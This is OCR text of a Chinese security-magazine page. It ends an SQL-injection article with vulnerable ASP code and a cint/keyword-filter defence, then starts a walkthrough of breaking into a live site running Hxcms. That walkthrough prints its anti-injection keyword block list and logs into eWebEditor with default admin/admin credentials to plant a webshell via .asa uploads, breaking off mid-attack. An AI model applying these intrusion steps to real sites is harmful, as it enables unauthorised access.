


图 4




图 5

使用这种方法需要同时具备三个条件：

1、xp_cmdshell扩展存储过程没有被管理员删除。

2、连接权限是SA。

3、网站支持FSO（FileSystemObject）组件，不然的话我们echo进去的代码是无法执行的，因为它就是因为调用了FSO组件才得以执行。

最后再来说说防范的问题，我利用Webshell的便利条件成功下载了他的news.asp文件，他的news.asp文件的关键部分的代码是这样写的：

```
<% dim news_id //变量定义，省略了一些变量。
news_id=request("news_id") //看见了吧，他将请求到的news_id的值直接赋给了变量news_id，而没有判断提交数据是否符合程序要求，我们之所以能成功注入就是利用了这一点！
set cnn=server.CreateObject("adodb.connection") //创建数据库连接部分
set rs=server.CreateObject("adodb.recordset")
sql="select * from news where news_id="&news_id&"" //将得到的news_id的值直接放入数据库进行查询。
```

看见了吧，程序对用户提交的数据不作任何检查就直接放到数据库中进行检索。我注意到该网站新闻系统部分提交的参数都为数字型，所以我们可以





图 6

这样进行防范：news_id=cint(trim(request("news_id")))，也就是使用VBScript的cint函数将提交过来的数据强制转换为整型数据，这样如果用户提交news_id=287 and 1=1或者news_id=287’的话，程序立刻会返回：

```
Microsoft VBScript 运行时错误 错误'800a000d'
类型不匹配：'Cint'
```

因为“and”、“=”、“’”等是字符型数据，在将他们转换为数字型数据的时候一定会出错，这样就可以防止网站被恶意攻击者非法注入了！但如果提交数据是字符型的话怎么办呢？对于这种情况我们可以写一个过滤函数用于过滤SQL注入关键字，同时记得要区分大小写，这样当对方提交这些注入关键字的时候程序立刻将他们拦截下来，对方也就无法继续进行注入了！

（文章中涉及到的相关代码已经收录于光盘中）



问：我的Win2003中运行Photoshop大型软件时，系统给人的感觉，总是很“愚笨”，请问怎么才能提高系统反应灵敏度啊？

答：你可以按下面方法，来提高系统的反应灵敏度，单击“开始”菜单中的控制面板选项，继续单击下面的“系统”图标，在随后窗口中，选中“高级”标签，在对应标签页面的“性能”设置项处，单击“设置”按钮，再打开“高级”标签页面，在“处理器计划”设置项处，选中“程序”选项，在“内存使用”设置项处，选中“程序”选项，最后单击“确定”按钮，将系统重新启动后，再来运行大软件，看看是否速度有了明显提高？

巧取花香盈路（Hxcms）的webshell

lis0

最近在网上查资料时候，无意中看上了一个网站，用的是一套不知道什么名字的整站系统。当我习惯性地随手提交“;”的时候，出现了如图1所示的提示。




图 1

不会吧，难道地球人都开始防注入了？！这个防注入的脚本网上好象很流行的哦。应该是每个文件前都加了这样的一句<!--#Include File="Check_hx.asp"-->，Check_hx.asp的代码如下：

```
<%
'—————————定义部份——————————————————
Dim Fy_Post,Fy_Get,Fy_In,Fy_Inf,Fy_Xh,Fy_db,Fy_dbstr
'自定义需要过滤的字串,用 "|" 分隔
Fy_In = "'|;|and|(|)|exec|insert|select|delete|update|count|*|%
|chr|mid|master|truncate|char|declare"
'——————————————————————————————————
%>
<%
Fy_Inf = split(Fy_In,"|")
'—————————POST部份——————————————————
If Request.Form<>"" Then
For Each Fy_Post In Request.Form
For Fy_Xh=0 To Ubound(Fy_Inf)
If Instr(LCase(Request.Form(Fy_Post)),Fy_Inf(Fy_Xh))<>0
Then
Response.Write "<Script Language=JavaScript>alert('系统
提示↓\n\n请不要在参数中包含非法字符尝试注入！');window.close
();</Script>"
Response.End
End If
Next
Next
End If
'——————————————————————————————————
'—————————GET部份———————————————————
If Request.QueryString<>"" Then
For Each Fy_Get In Request.QueryString
For Fy_Xh=0 To Ubound(Fy_Inf)
If Instr(LCase(Request.QueryString(Fy_Get)),Fy_Inf(Fy_Xh))
<>0 Then
Response.Write "<Script Language=JavaScript>alert('系统
提示↓\n\n请不要在参数中包含非法字符尝试注入！');window.close
();</Script>"
Response.End
End If
Next
Next
End If
%>
```

比较没水平，难道这样就安全了吗？用了防注入脚本就一定安全吗？我就不相信。搞定这样站点，那才叫有挑战性！

从站点上看到了这样的一个链接“about.asp?hx66=dt”，后来问百度大叔得到了答案，才知道这套整站系统叫花香盈路（Hxcms），随后就下载了Hxcms最新的版本进行研究。

首先看这个整站系统吧，数据库mdb/hx#66.asp，尝试下载，结果什么也没有得到。看来管理员大叔改了默认的数据库。防注入的脚本也看过了，没有什么将过滤字符写入其数据库的功能，当然也不能搞什么跨站了。在看这套整站的时候突然发现了eWebEditor文件夹，如图2。




图 2

看来，得到webshell就只是时间问题了。说做就做，访问网站eWebEditor/Admin_Login.asp，如图3。




图 3

使用默认的用户admin以及默认的密码admin顺利登录，拷贝了一份样式，修改添加扩展名asa，如图4。

